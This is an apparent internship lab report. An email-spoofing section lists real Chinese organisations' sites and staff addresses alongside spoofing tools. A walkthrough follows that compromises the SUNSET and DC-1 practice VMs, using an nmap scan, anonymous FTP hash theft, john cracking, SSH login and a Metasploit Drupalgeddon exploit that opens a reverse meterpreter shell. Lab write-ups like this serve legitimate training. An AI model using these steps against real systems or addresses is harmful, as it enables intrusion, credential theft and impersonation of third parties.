


Emailspoofing:

For doing this task we make use of Kitterman website and emkei.cz


1)www.chinacdc.cn

zhangye@chinacdc.cn




2) www.china.org.cn

songzh@china.org.cn




3)www.longjia.com.cn

24945664@qq.com




4)www.chinaemail.cn

jeff@114.com.cn



5)cnnic.com.cn

servicei@cnnic.cn



➔**TASK-4**

- Server Hacking

→Exploit the SUNSET server

→Exploit the DC-1 server

- Sniffing

o Identify 5 websites that have vulnerable protocols to sniff

**HTTP

** Telnet

** SMTP

** POP

** FTP.

TASK—4

Cybersecurity Internship

Server Hacking:

****1.**Exploiting the SUNSET server:-

→By using netdiscover command we get the ip address of sunset server:

```
 Currently scanning: 192.168.75.0/16   |   Screen View: Unique Hosts

 9 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 540
 ___________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ___________________________________________________________________________
 192.168.1.5     ac:d5:64:48:a4:d9      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
 192.168.1.1     e8:6e:44:5b:f5:0b      3     180  zte corporation
 192.168.1.3     a8:77:e5:87:4d:9c      1      60  SHENZHEN CHUANGWEI-RGB ELECTRONICS CO.,LTD
 192.168.1.6     5e:5e:9e:ae:08:7f      2     120  Unknown vendor
 192.168.1.153   08:00:27:17:8c:ea      1      60  PCS Systemtechnik GmbH
 192.168.1.4     ba:5a:94:a6:4a:96      1      60  Unknown vendor
```


→Performing Aggressive Scanning:

```
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.1.153
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-27 09:17 EST
Nmap scan report for 192.168.1.153 (192.168.1.153)
Host is up (0.00055s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     pyftpdlib 1.5.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 root     root         1062 Jul 29  2019 backup
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.1.153:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:17:8C:EA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

```
| FTP server status:
|   Connected to: 192.168.1.153:21
|   Waiting for username.
|   TYPE: ASCII; STRUcture: File; MODE: Stream
|   Data connection closed.
|_End of status.
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:17:8C:EA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.55 ms 192.168.1.153 (192.168.1.153)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.04 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

```
┌──(root㉿kali)-[/home/kali]
└─# ftp 192.168.1.153
Connected to 192.168.1.153.
220 pyftpdlib 1.5.5 ready.
Name (192.168.1.153:kali): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering extended passive mode (|||56447|).
125 Data connection already open. Transfer starting.
-rw-r--r--   1 root     root         1062 Jul 29  2019 backup
226 Transfer complete.
ftp> get backup
local: backup remote: backup
229 Entering extended passive mode (|||53907|).
125 Data connection already open. Transfer starting.
100% |***************************************************|  1062        1.96 MiB/s    00:00 ETA
226 Transfer complete.
1062 bytes received in 00:00 (1.01 MiB/s)
ftp> exit
221 Goodbye.

┌──(root㉿kali)-[/home/kali]
└─#
```

```
File  Actions  Edit  View  Help
 GNU nano 7.2                                    backup *
unset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9
```




```
┌──(root㉿kali)-[/home/kali]
└─# cat backup

sunset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZ
pEKEqBHFLzFSZ9bo/
```

```
┌──(root㉿kali)-[/home/kali]
└─# john backup
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 11 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 14 candidates buffered for the current salt, minimum 22 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:04:13  3/3 0g/s 1196p/s 1196c/s 1196C/s meriot..mufl23
cheer14          ( sunset)
1g 0:00:04:34 DONE 3/3 (2024-01-27 08:00) 0.003647g/s 1189p/s 1189c/s 1189C/s stepash..cariell
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
┌──(root㉿kali)-[/home/kali]
└─# ssh sunset@192.168.1.153
The authenticity of host '192.168.1.153 (192.168.1.153)' can't be established.
ED25519 key fingerprint is SHA256:eJPU2yXc6mt/iNY1C1rQJ8kyxsVOxaIPzk0JqovAOy0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.153' (ED25519) to the list of known hosts.
sunset@192.168.1.153's password:
Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 28 20:52:38 2019 from 192.168.1.182
sunset@sunset:~$
```

```
sunset@sunset:~$ ls -al
total 28
drwxr-xr-x 3 sunset sunset 4096 Jul 28  2019 .
drwxr-xr-x 3 root   root   4096 Jul 28  2019 ..
-rw------- 1 sunset sunset    0 Jul 28  2019 .bash_history
-rw-r--r-- 1 sunset sunset  220 Jul 28  2019 .bash_logout
-rw-r--r-- 1 sunset sunset 3526 Jul 28  2019 .bashrc
drwxr-xr-x 3 sunset sunset 4096 Jul 28  2019 .local
-rw-r--r-- 1 sunset sunset  807 Jul 28  2019 .profile
-rw-r--r-- 1 sunset sunset   33 Jul 28  2019 user.txt
sunset@sunset:~$
```

```
sunset@sunset:~$ cat user.txt
5b5b8e9b01ef27a1cc0a2d5fa87d7190
sunset@sunset:~$
```

```
sunset@sunset:~$ sudo -l
Matching Defaults entries for sunset on sunset:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunset may run the following commands on sunset:
    (root) NOPASSWD: /usr/bin/ed
sunset@sunset:~$
```

**2.Exploiting the DC-1 server:-

→Installed DC-1 by default settings,we run the DC-1 server parallely in kali linux.

→Now by using netdiscover command we will get the ip address of DC-1 server.

**Netdiscover:

```
root@kali: /home/kali
File  Actions  Edit  View  Help
Currently scanning: 192.168.71.0/16   |   Screen View: Unique Hosts

8 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 480
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.1     e8:6e:44:5b:f5:0b      2     120  zte corporation
192.168.1.5     ac:d5:64:48:a4:d9      4     240  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.10    08:00:27:74:8c:b3      1      60  PCS Systemtechnik GmbH
192.168.1.6     5e:5e:9e:ae:08:7f      1      60  Unknown vendor
```

**Performing Aggressive Scanning:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.1.10
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-27 10:51 EST
Nmap scan report for 192.168.1.10 (192.168.1.10)
Host is up (0.00038s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
|_http-title: Welcome to Drupal Site | Drupal Site
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.2.22 (Debian)
|_http-generator: Drupal 7 (http://drupal.org)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33015/tcp   status
|   100024  1          43352/udp   status
```

```
|_http-generator: Drupal 7 (http://drupal.org)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33015/tcp   status
|   100024  1          43352/udp   status
|   100024  1          57443/udp6  status
|_  100024  1          60900/tcp6  status
MAC Address: 08:00:27:74:8C:B3 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.38 ms 192.168.1.10 (192.168.1.10)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.55 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

→using msfconsole command:

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

          wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--._` ` (
              .'            /   `
             ,              ` '   Q '
             ,          ,    `._    \
          ,.|         '     `-.;_'
          :  .  `  ;      `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`

                           https://metasploit.com
```

```
                           https://metasploit.com


       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search drupal

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Descrip
tion
   -  ----                                          ---------------  ----       -----  -------
----
   0  exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Yes    Drupal
CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28       excellent  Yes    Drupal
Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon         2014-10-15       excellent  No     Drupal
HTTP Parameter Key/Value SQL Injection
```

```
   0  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Drupal
CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal
Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal
HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Yes    Drupal
OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Drupal
RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal
RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Drupal
Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PHP XML
-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/p
hp_xmlrpc_eval

msf6 > use 2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:po
                                         rt][ ... ]
```

```
msf6 > use 2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:po
                                         rt][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/
                                         docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.8      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)
```

```
msf6 exploit(multi/http/drupal_drupageddon) > set rhosts 192.168.1.10
rhosts => 192.168.1.10
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (39927 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.8:4444 → 192.168.1.10:38405) at 2024-01-27 19:34:2
8 -0500

meterpreter > shell
Process 3103 created.
Channel 0 created.
ls  -la
total 188
drwxr-xr-x  9 www-data www-data  4096 Feb 19  2019 .
drwxr-xr-x 12 root     root      4096 Feb 19  2019 ..
-rw-r--r--  1 www-data www-data   174 Nov 21  2013 .gitignore
-rw-r--r--  1 www-data www-data  5767 Nov 21  2013 .htaccess
-rw-r--r--  1 www-data www-data  1481 Nov 21  2013 COPYRIGHT.txt
-rw-r--r--  1 www-data www-data  1451 Nov 21  2013 INSTALL.mysql.txt
-rw-r--r--  1 www-data www-data  1874 Nov 21  2013 INSTALL.pgsql.txt
-rw-r--r--  1 www-data www-data  1298 Nov 21  2013 INSTALL.sqlite.txt
-rw-r--r--  1 www-data www-data 17861 Nov 21  2013 INSTALL.txt
-rwxr-xr-x  1 www-data www-data 18092 Nov  1  2013 LICENSE.txt
-rw-r--r--  1 www-data www-data  8191 Nov 21  2013 MAINTAINERS.txt
-rw-r--r--  1 www-data www-data  5376 Nov 21  2013 README.txt
-rw-r--r--  1 www-data www-data  9642 Nov 21  2013 UPGRADE.txt
-rw-r--r--  1 www-data www-data  6604 Nov 21  2013 authorize.php
-rw-r--r--  1 www-data www-data   720 Nov 21  2013 cron.php
-rw-r--r--  1 www-data www-data    52 Feb 19  2019 flag1.txt
```

```
-rw-r--r--  1 www-data www-data   720 Nov 21  2013 cron.php
-rw-r--r--  1 www-data www-data    52 Feb 19  2019 flag1.txt
drwxr-xr-x  4 www-data www-data  4096 Nov 21  2013 includes
-rw-r--r--  1 www-data www-data   529 Nov 21  2013 index.php
-rw-r--r--  1 www-data www-data   703 Nov 21  2013 install.php
drwxr-xr-x  4 www-data www-data  4096 Nov 21  2013 misc
drwxr-xr-x 42 www-data www-data  4096 Nov 21  2013 modules
drwxr-xr-x  5 www-data www-data  4096 Nov 21  2013 profiles
-rw-r--r--  1 www-data www-data  1561 Nov 21  2013 robots.txt
drwxr-xr-x  2 www-data www-data  4096 Nov 21  2013 scripts
drwxr-xr-x  4 www-data www-data  4096 Nov 21  2013 sites
drwxr-xr-x  7 www-data www-data  4096 Nov 21  2013 themes
-rw-r--r--  1 www-data www-data 19941 Nov 21  2013 update.php
-rw-r--r--  1 www-data www-data  2178 Nov 21  2013 web.config
-rw-r--r--  1 www-data www-data   417 Nov 21  2013 xmlrpc.php
cd sites
ls  -la
total 24
drwxr-xr-x 4 www-data www-data 4096 Nov 21  2013 .
drwxr-xr-x 9 www-data www-data 4096 Feb 19  2019 ..
-rw-r--r-- 1 www-data www-data  904 Nov 21  2013 README.txt
drwxr-xr-x 4 www-data www-data 4096 Nov 21  2013 all
dr-xr-xr-x 3 www-data www-data 4096 Feb 19  2019 default
-rw-r--r-- 1 www-data www-data 2365 Nov 21  2013 example.sites.php
```

```
cd default
ls -la
total 52
dr-xr-xr-x 3 www-data www-data  4096 Feb 19  2019 .
drwxr-xr-x 4 www-data www-data  4096 Nov 21  2013 ..
-rw-r--r-- 1 www-data www-data 23202 Nov 21  2013 default.settings.php
drwxrwxr-x 3 www-data www-data  4096 Feb 19  2019 files
-r--r--r-- 1 www-data www-data 15989 Feb 19  2019 settings.php
```

```
python -c 'import pty;pty.spawn("/bin/sh")'
$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
